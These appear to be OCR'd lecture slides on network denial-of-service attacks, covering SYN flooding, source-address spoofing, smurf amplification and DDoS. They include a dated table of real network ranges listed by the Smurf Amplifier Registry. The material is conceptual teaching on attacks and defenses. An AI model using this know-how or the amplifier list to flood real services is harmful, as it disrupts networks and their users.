
SYN flood example



Connection	Sequence	IP
Connection 1	57	1.1.1.1

SYN flood example

- Attacker sends SYN and ignores ACK
- Victim must maintain state



Connection	Sequence	IP
Connection 1	57	1.1.1.1
Connection 2	452	1.1.1.1
Connection 3	765	1.1.1.1
Connection 4	2	1.1.1.1
Connection 5	546	1.1.1.1
Connection 6	97	1.1.1.1
Connection 7	56	1.1.1.1
Connection 8	15	1.1.1.1

SYN Flooding

- Problems
  - Attribution – attacker users their own IP which could be traced
  - Bandwidth – attacker users their own bandwidth which is likely smaller than a server’s
- Effective against a small target
  - Someone running a game server in their home
- Not effective against a large target
  - Company website

Spoofing: forged TCP packets


- Same as SYN flooding, but forge the source of the TCP packet
- Advantages:
  - Harder to trace
  - ACKs are sent to a second computer, less attacker bandwidth used
- Problems:
  - Ingress filtering is commonly used to drop packets with source addresses outside their origin network fragment.

Smurfing (directed broadcast)

- The smurfing attack exploits the ICMP (Internet Control Message Protocol) whereby remote hosts respond to echo packets to say they are alive (ping).
- Some implementations respond to pings to broadcast addresses.
- Idea: Ping a LAN to find hosts, which then all respond to the ping.
- Attack: make a packet with a forged source address containing the victim's IP number. Send it to a smurf amplifier, who swamp the target with replies.


Smurfing example

- Attacker sends 1 ping which is sent to every node on the LAN




Smurfing example

- Each node responds to victim



LANs that allow Smurf attacks are badly configured. One approach is to blacklist these LANs.



Smurf Amplifier Registry (SAR)
http://www.powertech.no/smurf/

Current top ten smurf amplifiers (updated every 5 minutes)
(last update: 2016-01-17 23:31:02 CET)

Network	#Dups	#Incidents	Registered at	Home AS
212.1.130.0/24	38	0	1999-02-20 09:41	AS9105
204.158.83.0/24	27	0	1999-02-20 10:09	AS3354
209.241.162.0/24	27	0	1999-02-20 08:51	AS701
159.14.24.0/24	20	0	1999-02-20 09:39	AS2914
192.220.134.0/24	19	0	1999-02-20 09:38	AS685
204.193.121.0/24	19	0	1999-02-20 08:54	AS701
198.253.187.0/24	16	0	1999-02-20 09:34	AS22
164.106.163.0/24	14	0	1999-02-20 10:11	AS7066
12.17.161.0/24	13	0	2000-11-29 19:05	not-analyzed
199.98.24.0/24	13	0	1999-02-18 11:09	AS6199

2457713 networks have been probed with the SAR
56 of them are currently broken
193885 have been fixed after being listed here

Distributed Denial of Service (DDoS)

A large number of machines work together to perform an attack that prevents valid users from accessing a service.

Common examples:

- Slashdot effect – a large number of valid users all try and access at once.
- Botnets
- Amazon web services

Questions